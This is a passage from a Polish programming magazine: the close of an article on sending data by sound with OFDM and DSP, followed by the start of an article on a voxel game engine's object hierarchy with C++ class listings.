Używając w symbolu OFDM jedynie 4 podnośnych (dane) oraz modulując je metodą QPSK (inaczej 4-PSK, 2 bity na nośną), uzyskalibyśmy w łatwy sposób 1 bajt. Jest to dokładnie tyle, ile uzyskaliśmy w rozwiązaniu wykorzystującym metodę FSK opisaną w tym artykule. Zwiększenie tej liczby sprowadza się do zmiany typu modulacji lub/i liczby nośnych. Na przykład modulacja metodą 16-PSK (4 bity na nośną) oraz użycie 8 nośnych dalały w rezultacie 4x większą prędkość transmisji. Pamiętajmy jednak, że jednym ze sposobów praktycznej realizacji OFDM jest dodanie kilku dodatkowych podnośnych pilotowych o znanej fazie.

Tutaj pozwolimy sobie na mała dygresję. W wielu technologii radiowych liczba podnośnych jest stała. Wtedy na prędkość transmisji w dużej mierze wpływa typ modulacji. Im sygnał jest silniejszy, tym wyższy schemat modulacji możemy użyć w podnośnych. W świecie radiowym niczym niezwykłym jest stosowanie np. modulacji 256-QAM (8 bitów na nośną). Gdy siła sygnału spała, wybierane są coraz wolniejsze metody modulacji, np. 64-QAM (6 bitów/nośną), 16-QAM (4 bity/nośną), QPSK (2 bity/nośną) lub BPSK (1 bit/nośną). Przekładając to na życie codzienne, między innymi dlatego, gdy oddalamy się z laptopem od routera Wi-Fi, nasza prędkość łącząca stopniowo spada.

Ok, wróćmy do audio. W naszym przypadku, aby nieco ograniczyć liczbę próbek, jakie musimy przetwarzać, możemy pokusić się o samodzielna redukcję częstotliwości próbkowania naszego sygnału. Pasmo, jakie używa nasz system, jest zwyczajnie małym wycinkiem pełnego zakresu częstotliwości, jakie dostarcza Web Audio API. Aby zrealizować nasz pomysł, musielibyśmy wcześniej użyć miksera, który przesunie nasze pasmo do niższych częstotliwości, oraz filtra dolnoprzepustowego, by uniknąć zjawiska aliasingu. Wtedy moglibyśmy przetwarzać np. co czwartą próbke pierwotnego sygnału bez utraty informacji (ang. *decimation*). Jeszcze lepszym rozwiązaniem byłby resampling na częstotliwość próbkowania wspólną dla wszystkich urządzeń, np. 16384 Hz. Wtedy nie byłoby konieczne ustawianie wartości `sampleRate` za pomocą pary metod `getRxSampleRate`, `setTxSampleRate`.

Idąc dalej, możemy pokusić się o własną implementację algorytmu FFT. Umożliwiłoby to szybkie przetwarzanie dużej liczby podnośnych wraz z informacją o przesunięciu fazowym. Co ciekawe, najprostsza implementacja FFT w formie rekurencji mieści się w kilkudziesięciu linijkach kodu.

W tą właśnie stronę przyspieszenia transmisji zmierza mój hobbyzyczny projekt Audio Network rozwijany równolegle z tą serią artykułów. Jak dotąd testy praktyczne części z powyższych technik DSP dały obiecujące rezultaty. Przysłowiową „wędką” dla innych niech będą poniższe przykłady:

- » <https://audio-network.rypula.pl/fir-filter>
- » <https://audio-network.rypula.pl/fir-filter-src>
- » <https://audio-network.rypula.pl/fft>
- » <https://audio-network.rypula.pl/fft-src>
- » <https://audio-network.rypula.pl/iq-mixer>
- » <https://audio-network.rypula.pl/iq-mixer-src>

Wszystkich zainteresowanych szczególnymi technikami OFDM, filtrami FIR (ang. *Finite Impulse Response*), miksuaniem IQ czy też FFT odsyłam do źródeł zewnętrznych. Jest to szeroki temat wykraczający poza zakres tego artykułu. Dodatkowo polecam zapoznać się z poniższą stroną. Jest to zbiór dokumentów, postów oraz filmów o tematyce DSP, jakie okazały się pomocne podczas tworzenia tej serii.

» <https://audio-network.rypula.pl/internet-sources>

## PODSUMOWANIE

Ta część kończy serię artykułów o transmisji danych dźwiękiem. Rozpoczęliśmy ją od podstaw Cyfrowego Przetwarzania Sygnałów, poznając intuicyjny i prosty algorytm Dyskretnej Transformaty Fouriera. Potem wzięliśmy pod lupę Web Audio API, co pozwoliło nam przetestować nasze pomysły w praktyce. Finalnie zrealizowaliśmy prosty stos sieciowy bazujący na mieszance modelu OSI oraz TCP/IP. Pozwoliło to stworzyć aplikację „Audio Chat”, w której wiadomości otrzymują potwierdzenie dostarczenia, a warstwa transportowa naszego stosu sieciowego dokonuje retransmisji w przypadku błędu.

Trudno wyobrazić sobie dzisiejszy świat bez elektronicznych metod wymiany informacji. Prawdziwy rozwitk przeżywają teraz radiowe technologie mobilne, oferując coraz to większe prędkości transmisji. Weszły już one tak mocno w nasze życie, że większość z nas nawet nie zastanawia się, jak to się dzieje, że nasze telefony są w stanie przesyłać dane bez użycia kabla. Oczywiście prędkość działania naszego prostego systemu audio trudno porównywać z technologiami radiowymi. W obydwu jednak przypadkach mamy do czynienia z falami, a podstawy DSP są podobne. Oznacza to, że nawet nasza klasa WaveAnalyser z powodzeniem byłaby w stanie przetwarzać próbki sygnału radiowego.

Radio definiowane programowo nie jest niczym nowym i znanym jest pod nazwą SDR (ang. *Software Defined Radio*). Za około 20 dolarów możemy kupić urządzenie przypominające wielkością pendrive'a. Umożliwia ono podglądarkę spektrum radiowego w zakresie od kilkudziesięciu MHz do prawie 2 GHz. Darmowe oprogramowanie umożliwia nagranie wycinka spektrum do postaci tablicy próbek. Nic zatem nie stoi na przeszkodzie, by w JavaScriptie przetwarzać sygnał naszego pilota do bramy garażowej lub dekodować naszą ulubioną stację radiową FM wraz z nazwą aktualnej piosenki ukrytą w sygnale RDS.

Jak widzimy, możliwości DSP są ogromne. Seria tych artykułów, jak i projekt Audio Network powstały z czystej ciekawości i chęci znalezienia odpowiedzi na pytanie, jak to możliwe, że ze struktura próbek można wyciągnąć informacje o zawartych w nim częstotliwościach i dodatkowo odczytać z nich użyteczne dane. Oczywiście to, o czym mówiliśmy, jest tylko wycinkiem tego, co można zrealizować za pomocą technik DSP. Myślę jednak, że mając opanowane podstawy, dużo łatwiej jest szukać nowych informacji.



**ROBERT RYPUŁA**

[robert.rypula@gmail.com](mailto:robert.rypula@gmail.com)

Pasjonat komputerów i programowania. Od wielu lat związany z aplikacjami webowymi. Obecnie zatrudniony w PGS Software na stanowisku Frontend Developer. Wcześniej doświadczenie zdobywał w firmie Okinet. Poza technologiami webowymi twórca m.in. aplikacji HgtReader umożliwiającej rendering topografii całej Ziemi (OpenGL/Qt). Fan pisania własnych rozwiązań od zera wszędzie tam, gdzie jest to możliwe.



Największy wybór profesjonalnego oprogramowania w Polsce !

... w ofercie programy ponad 500 producentów ...



**www.OprogramowanieKomputerowe.pl**



Więcej informacji: ☎ (22) 868 40 42 ⏓ sales@tts.com.pl

Sprzedaż ► Dystrybucja ► Import na zamówienie

# Przygoda z wokselowym silnikiem gry – część 2

W poprzednim numerze omawialiśmy zagadnienia związane z grafiką komputerową oraz wokselami. Tamta wiedza była wystarczająca do stworzenia silnika graficznego, jednak by stworzyć silnik gry, potrzeba czegoś więcej – w szczególności dużo mniej teorii i dużo więcej narzędzi. Jak reprezentować obiekty w grze, jak wprowadzić interakcję między obiektami oraz jak to wszystko złożyć w całość w optymalny sposób? Po odpowiedzi na te oraz więcej pytań zapraszam do lektury artykułu.

## REPREZENTACJA OBIEKTÓW W GRZE

Do reprezentacji obiektów w grze wykorzystałem funkcjonalność obiektowego języka programowania, jaką jest polimorfizm. Wszystkie obiekty gry będą dziedziczyć po jednej, wspólnej klasie, co zapewni szybką rozszerzalność silnika o nowe elementy, takie jak przeciwnicy, przedmioty itd. Wystarczy zadeklarować nową klasę potomną oraz zaimplementować odpowiednie funkcje wirtualne. Wszystkie główne komponenty silnika będą odwoływać się do interfejsu dostarczonego przez klasy bazowe, dzięki czemu nie będzie konieczna dokładna znajomość typów obiektów, które pojawią się w przyszłości.

Plusem takiego podejścia jest prostota i łatwość implementacji w małych projektach. Jednak rozszerzalność silnika jest w znaczny sposób ograniczona. Jeśli na wczesnym etapie jego projektowania nie zostaną przewidziane wszystkie przypadki użycia (a raczej na pewno tak się nie stanie), to projektant gry, który chce dodać nową funkcjonalność, musi skorzystać z informacji o typie obiektu lub zastosować jakieś niezbyt eleganckie techniki programistyczne. Może się też okazać, że dana funkcjonalność nie może zostać zaimplementowana w naszym silniku.

Ponadto dziedzicząc po jakimś obiekcie, dostajemy jego pola i funkcjonalności. Czasem będzie tak, że nie wszystkie z nich będą przydatne dla naszej klasy, zatem będziemy je posiadać, ale będą one nieużywane. Ta sytuacja może ciągnąć się dalej, w głębi hierarchii dziedziczenia, gdzie na końcu dostaniemy ogromne obiekty, przechowujące niepotrzebne dane.

Istnieją alternatywne podejścia do tego zagadnienia. Jednym z nich jest podejście bazujące na komponentach. Różni się ono tym, że tutaj każdy obiekt gry jest taki sam, jednak może przechowywać nieograniczoną liczbę komponentów. Każdy z nich dodaje pewną funkcjonalność do obiektu, np. jeden może pozwalać na renderowanie obiektu, inny dodawać fizykę oraz kolizje, a trzeci umożliwiać podnoszenie przedmiotu przez gracza. Ponadto obiekt może posiadać tylko niektóre z nich, w dowolnych kombinacjach. Jest to bardzo elastyczne rozwiązanie, które pozwala dodawać nowe komponenty do gry, bez konieczności modyfikacji poprzednich. Rozszerzalność w takim przypadku jest znacznie lepsza niż gdy tworzymy aplikację z hierarchią obiektową, bazującą na dziedziczeniu. Wadą takiego rozwiązania jest większa trudność w implementacji oraz złożoność problemu. W małych projektach podejście obiektowe może działać szybciej, ponieważ nie potrzeba mechanizmu zarządzającego komponentami.

## *Drzewo list cyklicznych*

Bardzo przydatna w dalszym procesie implementacji może być hierarchiczna reprezentacja obiektów, tj. jeden obiekt może być dziekiem innego oraz rodzicem innego.

Takie rozwiązanie umożliwia:

- » łatwe zarządzanie obiektami (wszystkie obiekty są dołączone do korzenia, zatem wystarczy przechowywać wskaźnik do niego),
- » ładowanie poziomów (korzeń naszego drzewa to poziom, zatem wystarczy zmienić korzeń zawierający inne obiekty, aby wczytać nowy poziom),
- » rekurencyjne wywoływanie akcji od danego obiektu w dół hierarchii (uproszczenie kodu),
- » określanie położenia relatywnie do rodzica.

Na przykład: miecz powinien zawsze podążać za graczem, czyli jego rodzicem w hierarchii będzie model gracza. Zatem obrót lub przemieszczenie się modelu bohatera spowoduje także zastosowanie odpowiednich transformacji do miecza.

Tym, czego szukamy, jest drzewo list cyklicznych – bardzo prosta struktura danych, zaprezentowana w Listingu 1.

**Listing 1. Przykładowa definicja węzła drzewa list cyklicznych**

```
class Node {
public:
    // Constructor setting parent, child to nullptr and
    // next, previous to this
    Node();
    // Creates object as a child of the given parent
    Node(Node* parent);

    // Detaches object and deletes all children
    virtual ~Node();

    // Checks if object has parent
    bool HasParent();
    // Checks if object has child
    bool HasChild();
    // Checks if object is last child - next object is
    // pointed on by parent
    bool IsLastChild();
    // Checks if object is first child - parent is pointing
    // on this object
    bool IsFirstChild();

    // Attaches this node to the new parent
    void AttachTo(Node* parent);
    // Attaches child to this node
    void Attach(Node* child);
```

```

// Detaches node from the hierarchy
void Detach();

// Returns parent of the node
Node* GetParent();
// Returns parent of the node
Node* GetChild();
// Returns parent of the node
Node* GetNext();
// Returns parent of the node
Node* GetPrevious();


// Get number of all children nodes
int NumberOfNodes();

// Returns root of the tree
Node* GetRoot();
protected:
    Node* _parent; // Parent of the node
    Node* _child; // Child of the node
    Node* _next; // Next node
    Node* _previous; // Previous node
};

```

Obiekt typu Node reprezentuje pojedynczy węzeł w drzewie. Taka lista posiada wskaźnik do rodzica, dziecka (tylko do pierwszego w hierarchii) oraz do następnego i poprzedniego węzła siostrzanego. Ponadto ostatni węzeł wskazuje na pierwszy, a pierwszy na ostatni – stąd też wywodzi się nazwa drzewa list cyklicznych.

Na Rysunku 1 przedstawiono przykładową hierarchię obiektów w drzewie wraz z odpowiednimi relacjami.



Rysunek 1. Przykładowa hierarchia obiektów w drzewie list cyklicznych

Najwygodniej będzie traktować każdy obiekt jako moduł, który możemy doczepić lub odczepić od innego obiektu. Odczepiąc jeden węzeł, usuwamy zarówno jego, jak i wszystkie węzły potomne. Przyjrzymy się ponownie Rysunkowi 1 oraz węzłowi Chest. Skrzynia ma wewnątrz siebie pewne obiekty, zatem jeśli chcemy ją przenieść wraz z całą zawartością i dodać do nowego obiektu, np. House, wystarczy, że najpierw użyjemy na niej metody `Detach()`, a następnie `AttachTo(house)`. Zawartość skrzyni pozostanie niezmieniona, a hierarchia w węźle zostanie zachowana.

Implementacja najważniejszych metod obiektu Node znajduje się w Listingu 2.

#### Listing 2. Implementacja podstawowych operacji na drzewie list cyklicznych

```

void
Node::AttachTo(Node* parent)
{
    assert(parent != this,
        "Cannot attach object to itself");
    if (HasParent())
        Detach();
    _parent = parent;
}

```

```

Node *tmp = parent->_child;
if (tmp != nullptr) {
    _next = tmp;
    _previous = tmp->_previous;
    tmp->_previous->_next = this;
    tmp->_previous = this;
}
else {
    parent->_child = this;
}

void
Node::Attach(Node* child)
{
    if (child->HasParent())
        Detach();
    child->_parent = this;
    if (HasChild()) {
        child->_next = _child;
        child->_previous = _child->_previous;
        _child->_previous->_next = child;
        _child->_previous = child;
    }
    else {
        _child = child;
    }
}

void
Node::Detach()
{
    if (HasParent() && _parent->_child == this) {
        if (IsLastChild())
            _parent->_child = nullptr;
        else
            _parent->_child = _next;
    }

    _next->_previous = _previous;
    _previous->_next = _next;
    _next = this;
    _previous = this;
}

```

#### GameObject – wszystkie obiekty

Nazwijmy nasz główny interfejs GameObject, który będzie dziedziczył po Node (obiekty gry powinny tworzyć drzewo list cyklicznych). Jego definicja znajduje się w Listingu 3.

#### Listing 3. Klasa bazowa dla wszystkich obiektów znajdujących się w grze

```

class GameObject : public Node
{
public:
    typedef std::vector<GameObject*> GameObjects;
    typedef std::vector<const Vector3> VectorRefs;

    // Object can be either copied or created as a new one
    GameObject(const std::string& name = "Object");
    GameObject(const GameObject& source);

    // Location and orientation of the object relative
    // to parent node
    void SetTransform(const Transform& transform);
    const Transform& GetTransform() const;

    // Set new name (full name of the object is represented
    // as name+ID)
    void Rename(const std::string& name);
    // Tag can be used for identifying object categories
    // (for example 'Monster')
    void SetTag(const std::string& tag);

    // Return unique full name of the object
    std::string GetName() const;
    // Return name without ID
    const std::string& GetRawName() const;
    const std::string& GetTag() const;
}

```

```

// Compare two tags
bool CompareTag(const std::string& tag) const;
bool CompareTag(const GameObject& other) const;

// Indicate is object should be drawn
void SetVisible(bool visible);
bool IsVisible();

// Those functions are calling this object's OnAction()
// method, and then calling those methods for all
// children and neighbour nodes
void Init();
void Update();
void Physic();
void LateUpdate();

void Draw(Renderer* renderer);
// Draw after all Draw() calls are finished (can be used
// for GUI rendering)
void LateDraw(Renderer* renderer);

// Check if the object will be destroyed after
// this frame
bool IsDestroyed() const;

// Each object should implement this - it should create
// exact copy of the object which is calling this
// (without children nodes)
virtual GameObject* Clone() const = 0;

// Override Node class methods - the transform must be
// updated as well
void AttachTo(Node* parent);
void Attach(Node* child);
void Detach();

// Indicate that this object should be destroyed
static void Destroy(GameObject* gameObject);
static void HandleDestroyed();

// Create deep copy of the given object (also cloning
// all children nodes)
static GameObject* Instantiate(GameObject* gameObject);

protected:
    unsigned int _id;           // Unique ID of the object
    static unsigned int _nextID; // Next used ID of
                                // the object
    std::string _tag;           // Tag of the object, used
                                // for categorization
    std::string _name;          // Name without ID number
    Transform _transform;       // Local Transform of
                                // the object

    bool _visible;              // Invisible objects are not drawn
    bool _destroyed;            // Indicates that object has been
                                // destroyed, used for
                                // synchronization with Octree

    // It will be called only once, on world initialization
    virtual void OnInit() {}
    // Used for calculating physic after all update calls
    virtual void OnPhysic() {}
    // Used for all things that should be done every frame
    virtual void OnUpdate() {}
    // Whenever something must be done after physic and
    // collider checks, put it there (i.e. camera position
    // update to prevent shaking)
    virtual void OnLateUpdate() {}
    // Used for drawing
    virtual void OnDraw(Renderer* renderer) {}
    // Used for drawing something at the end (for example
    // GUI or some debug information that should be always
    // visible at the front
    virtual void OnLateDraw(Renderer* renderer);
    // Whenever object is destroyed, this function will
    // be called
    virtual void OnDestroy() {};

private:
    // List containing all objects that will be destroyed at
    // the next call of the HandleDestroyed() function
    static GameObjects _destroyedObjects;
    // Private function, that clones all children of
    // the parent object.
    void CloneBranchChildren(GameObject* parent);
};



```

Część metod klasy `GameObject` jest udostępniana jako interfejs dla silnika gry. Są to w szczególności metody: `Init`, `Update`, `Physic`, `LateUpdate`, `Draw`, `LateDraw`, które są odpowiedzialne za wywołanie kolejno metod `OnInit`, `OnUpdate` itd. dla danego obiektu oraz wszystkich węzłów potomnych w hierarchii. Ponadto mamy taką funkcję jak `HandleDestroyed`, która powinna być wywołana przez silnik, aby zniszczyć wszystkie obiekty, które zostały do tego wskazane. Obiekty fizyczne są przechowywane w dwóch miejscach – w drzewie ósemkowym i drzewie list cyklicznych. Z tego powodu nie możemy go zniszczyć natychmiast, a dopiero gdy obydwie struktury pozbędą się danego obiektu.

Kolejna kategoria metod to interfejs oraz narzędzia dla projektanta gier. Najważniejszymi metodami tego typu są funkcje wirtualne (podane w kolejności wywoływanego):

- » `OnInit` – metoda ta jest wywoływana na samym początku, przed wejściem do głównej pętli gry. Jej zadaniem jest inicjalizacja obiektu. Umieszczenie kodu w tym miejscu zamiast w konstruktorze gwarantuje, że wszystkie komponenty silnika zostały już załadowane.
- » `OnUpdate` – metoda, która wywoływana jest co klatkę na rzecz danego obiektu. W tym miejscu może znaleźć się np. aktualizacja pozycji, nadanie obiektowi przyspieszenia itd.
- » `OnPhysic` – obliczenia związane z fizyką. Wywoływanie po `Update`. Tutaj będzie aplikowana grawitacja, przyspieszenie oraz tarcie.
- » `OnCollision` – jest to nieco inna metoda od powyższych w tym zestawieniu. Nie jest wywoływana jawnie, jak pozostałe, a w przypadku wykrycia kolizji. Ponadto definiowana jest ona w obiekcie fizycznym, który zostanie opisany nieco później. Jej zadaniem jest obsługa kolizji. Może to być zmiana pozycji w momencie kolizji, odbicie się obiektu od powierzchni, odtworzenie jakiegoś dźwięku itp.
- » `OnLateUpdate` – wywoływanie po obliczeniach związanych z fizyką, kolizjami oraz po wszystkich `Update`. Funkcja ta pozwala na otrzymanie ostatecznej pozycji obiektu. Z tego powodu w tym miejscu dokonywana jest aktualizacja pozycji kamery gracza.
- » `OnDraw` – realizuje rysowanie obiektów.
- » `OnLateDraw` – wszystko, co ma zostać narysowane na samym końcu. Tutaj mogą być rysowane linie oraz punkty służące do debugowania, GUI, a także obiekty przezroczyste. Związane jest to z tym, że możemy w tym momencie pominąć bufor głębokości i narysować coś, co będzie zawsze widoczne – dzięki buforowi głębokości nie musimy się martwić o kolejność rysowania, ponieważ renderuje on piksele obiektów znajdujących się najbliżej. Pominiecie testu bufora sprawi, że obiekt zostanie narysowany, nawet jeśli jest przysłonięty przez inny. Taki efekt chcemy osiągnąć, rysując GUI – nie powinno być sytuacji, gdzie interfejs zostanie przysłonięty przez obiekt znajdujący się w świecie.
- » `OnDestroy` – ta metoda jest wywoływana zanim obiekt zostanie zniszczony. Klasa `GameObject` dodaje obiekt do listy „do zniszczenia”. Kolejne klasy potomne mogą tutaj implementować dodatkowe funkcjonalności, jak np. stworzenie nowego obiektu po śmierci potwora.

Implementując te metody, programista powinien w pierwszej kolejności wywołać odpowiednie metody klasy bazowej, aby nie kodować na nowo wszystkich funkcjonalności, które dostarcza nam obiekt klasy bazowej. Wyjątkiem tego może być całkiem nowe zachowanie, które ma zastąpić to odziedziczone po klasie bazowej.



Rysunek 2. Hierarchia dziedziczenia obiektów tworzących drzewo list cyklicznych w prostej grze, którą zbudujemy na silniku VEngine

Silnik dostarcza kilka różnych typów obiektów, które rozszerzają funkcjonalność klasy `GameObject`. Są to kolejno `MeshedObject` oraz `PhysicalObject`. Ich hierarchię dziedziczenia wraz z przykładowymi klasami potomnymi można zobaczyć na Rysunku 2. Klassy `Node` i `GameObject` już znamy, przyjrzyjmy się poniżej dwóm kolejnym klasom tworzącym silnik.

## MeshedObject

Tworząc grę, musimy posiadać pewne obiekty, które będą mogły być reprezentowane graficznie. Powinny one dziedziczyć po `MeshedObject`. Klasa ta rozszerza `GameObject` o dodatkowy uchwyt do obiektu typu `Mesh`. Jest to po prostu siatka trójkątów tworzących pewien model 3D. Uchwyt ten powinien zostać uzyskany od klasy `MeshManager` (klasy menedżerów zostały opisane w pierwszej części artykułu). Dodatkowo implementujemy metodę `OnDraw`, która będzie wyświetlała nasz model w momencie wywołania `Draw` przez silnik. W Listingu 4 przedstawiono definicję klasy.

**Listing 4. Klasa `MeshedObject` reprezentująca obiekty posiadające modele 3D**

```

class MeshedObject : public GameObject
{
public:
    // Constructors
    MeshedObject(const std::string& name = "MeshedObject");
    MeshedObject(const MeshedObject& source);

    // Setters/getters for mesh handle
    void SetMesh(unsigned int mesh);
    unsigned int GetMesh();

    // Override Clone method to make Instantiation work
    virtual GameObject* Clone() const;

protected:
    unsigned int _mesh; // Mesh handle from mesh manager

    // Draw mesh with given renderer object
    virtual void OnDraw(Renderer *renderer);
}; 
```

```

inline GameObject*
MeshedObject::Clone() const
{
    return new MeshedObject(*this);
}

void
MeshedObject::OnDraw(Renderer *renderer)
{
    if (_mesh != 0)
        renderer->SetModelMatrix(_transform.GetModelMatrix());
    meshManager.Draw(_mesh, renderer);
} 
```

Klasa `MeshedObject` w porównaniu do `GameObject` jest bardzo prosta – w takich przykładach widać najlepiej potęgę dziedziczenia. Całość wspólnej funkcjonalności została odziedziczona po klasie bazowej, dzięki czemu wystarczy nadpisać funkcję zmieniającą jej funkcjonalność oraz dodać nowe komponenty.

W powyższym listingu zaprezentowałem metodę `Clone`, by pokazać, w jaki sposób powinna ona być zaimplementowana we wszystkich klasach potomnych. Jest to niezbędne do poprawnego kopiowania obiektów.

Przyjrzyjmy się najważniejszej części klasy `MeshedObject`, czyli nowej implementacji metody `OnDraw`. Jako argument przyjmujemy obiekt klasy `Renderer` – dla przypomnienia: jest to klasa enkapsulująca zasoby OpenGL, zarządzająca jego maszyną stanów oraz shaderami na podstawie deskryptora dostarczonego jej z obiektu typu `Renderable` (czyli m.in. klasa `Mesh`). Zanim przystąpimy do rysowania, musimy ustawić nową macierz modelowania, reprezentującą pozycję, skalę oraz orientację obiektu w przestrzeni. Następnie odwołujemy się do menedżera zasobów typu `Mesh` i wywołujemy funkcję `Draw`, podając jako argument uchwyt do naszej siatki oraz wskaźnik do obiektu typu `Renderer`. Metoda `Draw` menedżera znajduje odpowiedni obiekt `Mesh` pasujący do danego uchwytu i na jego rzecz wywołuje kolejną metodę `Draw`, która zajmie się całą magią niezbędną do wyświetlenia obiektu. Proces ten został opisany w pierwszej części artykułu.

Kilką akapitów wyżej wspomniałem, że implementując metody typu `OnAction`, powinniśmy na początku wywołać metodę klasy bazowej. Dlaczego więc nie robię tego w tym przypadku? Odpowiedzią jest: tworzenie nowej funkcjonalności, która powinna nadpisać wcześniejszą. Założymy, że `GameObject` rysuje kwadraty w metodzie `OnDraw`. Jeśli nasz obiekt dziedziczący po `MeshedObject` będzie posiadał siatkę 3D, to nie ma sensu rysować kwadratów, ponieważ już istnieje dokładniejsza reprezentacja graficzna dla tego obiektu.

## PhysicalObject

Klasa ta reprezentuje obiekty fizyczne, czyli takie, na które działa fizyka w grze. Rozumiem przez to kolizje oraz podstawowe siły, tj. przyspieszenie, siłę ciążenia oraz tarcie. Obiekt ten znajduje się w hierarchii dziedziczenia na Rysunku 2 pod `MeshedObject`, ponieważ w większości obiektów fizycznych będą posiadały jakiś model 3D, a chcieliby uniknąć wielodziedziczenia dla większej czytelności programu. W razie braku posiadania modelu wystarczy ustawić uchwyt wskazujący na siatkę trójkątów na 0.

Dokładną implementację będziemy omawiać w dalszej części artykułu pt. „Kolizje i fizyka”. Teraz przedstawię jedynie definicję klasy, która znajduje się w Listingu 5.

## Linsting 5. Klasa reprezentująca obiekty fizyczne

```

class PhysicalObject : public MeshedObject
{
public:
    // Basic constructors
    PhysicalObject(const std::string& name = "PhysicalObject");
    PhysicalObject(const PhysicalObject& source);

    // Skipping basic setters/getters...

    // Check if object's position has changed since
    // last Update call
    bool HasChanged() const;

    // Set that object is static - physic is not applied to
    // static objects and collision checks are skipped in
    // handler, however the collision still can be handled
    // in the inherited class
    void SetStatic(bool isStatic);
    // Checks if object is static
    bool IsStatic() const;

    // Add force vector to the object. Heavier objects
    // requires higher mass
    void AddForce(const Vector3& force);

    // Override SetTransform of the GameObject - updates
    // position of the bounding box, because collider uses
    // global positioning
    void SetTransform(const Transform& transform);

    // Used for enabling calling Instantiate
    virtual GameObject* Clone() const;
    // Handler for collision detections
    virtual void OnCollision(const CollisionInfo& collision);

protected:
    BoundingBox _collider; // AABB collider
    // Indicates that object is static or not
    bool _isStatic;

    Vector3 _velocity; // Velocity of the object
    // This frame acceleration, will be zeroed after
    // applying physic
    Vector3 _acceleration;
    // Offset of the AABB from the center of the object
    Vector3 _colliderOffset;

    float _mass = 1.0f; // Mass of the object
    // Indicates friction - will be applied to the grounded
    // objects reducing their speed
    float _terrainFriction = 2.0f;
    // Bounciness - how much velocity will be preserved
    // after bumping from terrain
    float _bounciness = 0.1f;
    // Indicates that object is standing on the ground
    bool _grounded = false;

    // Setting initial position of the collider depending of
    // the object position
    virtual void OnInit();
    // If proper debug option is enabled, it is drawing
    // collider around object
    virtual void OnDraw(Renderer* renderer);
    // Applies physic to the non static objects
    virtual void OnPhysic();

    // Value for gravity force that will be applied to each
    // non static physical object each frame
    static Vector3 _gravityForce;

private:
    // Calculating velocity of the object and adding
    // gravity force
    void UpdatePhysic();
};

```

Obiekt fizyczny jest opisywany przez pewne właściwości, takie jak masa, tarcie itd. Dlatego konieczne było dodanie tych parametrów do klasy. Ponadto implementujemy metodę OnDraw, która służy do rysowania bryły reprezentującej tzw. *hit box* modelu. Jest to zabieg służący jedynie do debugowania. Mamy też możliwość dodania wektora siły do obiektu oraz dodajemy metodę OnHandler, która zostanie wywołana w momencie wykrycia kolizji. Najważ-

niesza jest implementacja funkcji OnPhysic, UpdatePhysic oraz OnCollision – reprezentują one całą fizykę występującą w grze. Ich kod znajduje się w Listingu 12 i zostanie wyjaśniony przy okazji omawiania zagadnień związanych z mechanizmami kolizji oraz fizyki.

## Transform

Zanim przejdziemy dalej, przyjrzyjmy się jeszcze jednemu, bardzo istotnemu elementowi naszej gry – klasie Transform. Jej definicja znajduje się w Listingu 6.

## Linsting 6. Komponent Transform służący do określania pozycji, orientacji oraz skali obiektu

```

class Transform {
    // Give access to the private methods (ResetState)
    friend class GameObject;
public:
    // Default constructor, setting identity rotation,
    // location at (0,0,0) and (1,1,1) scale.
    Transform();
    // Copies location, rotation and scale from the other
    // object. Parent of the transform is not copied
    Transform(const Transform& other);

    // Resets position, rotation and scale to default values
    void Reset();

    // Skip simple setters/getters...

    // Get object's position in world coordinates
    const Vector3& GetWorldPosition();

    // Get model matrix representing global transform of
    // the object - result of the multiplication with
    // all parents
    const Matrix4& GetModelMatrix();

    // Recalculate model matrix of the object
    void UpdateMatrix();

private:
    Vector3 _position;           // Local position of the object
    Vector3 _scale;              // Scale of the object
    Quaternion _rotation;         // Rotation of the object

    // Used for checking if matrices have to be recalculated
    Vector3 _lastPosition;       // Last position of the object
    Vector3 _lastScale;          // Last scale of the object
    Quaternion _lastRotation;    // Last rotation of the object

    Vector3 _worldPosition;       // Global position of the object

    // Model matrix which is result of multiplication with
    // all parents
    Matrix4 _modelMatrix;
    // Local model matrix, stored to preserve some
    // operations if the object is not moving
    Matrix4 _localModelMatrix;

    // Parent transform of the object
    Transform* _parent;
    // Indicates that model matrix has been recalculated
    bool _recalculated;

    // Used after updating all object's matrices in the
    // hierarchy, to indicate that matrices are actual
    void ResetState();
};

```

Do określenia pozycji i skali obiektu wystarczą nam zwykłe wektory. Obroty przechowujemy w postaci quaternionu, o którym była mowa w pierwszej części artykułu. Te trzy elementy służą wygodzie użytkowania. W grafice komputerowej do obliczeń matematycznych wykorzystuje się głównie macierze (do odpowiedniej transformacji chmury punktów itd.). Do transformacji obiektu korzysta się z macierzy *modelowania*, która przechowuje informacje o skali, rotacji i przemieszczeniu. Gdy pomnożymy przez nią pe-

# Świąteczne prezenty dla programistycznych geeków

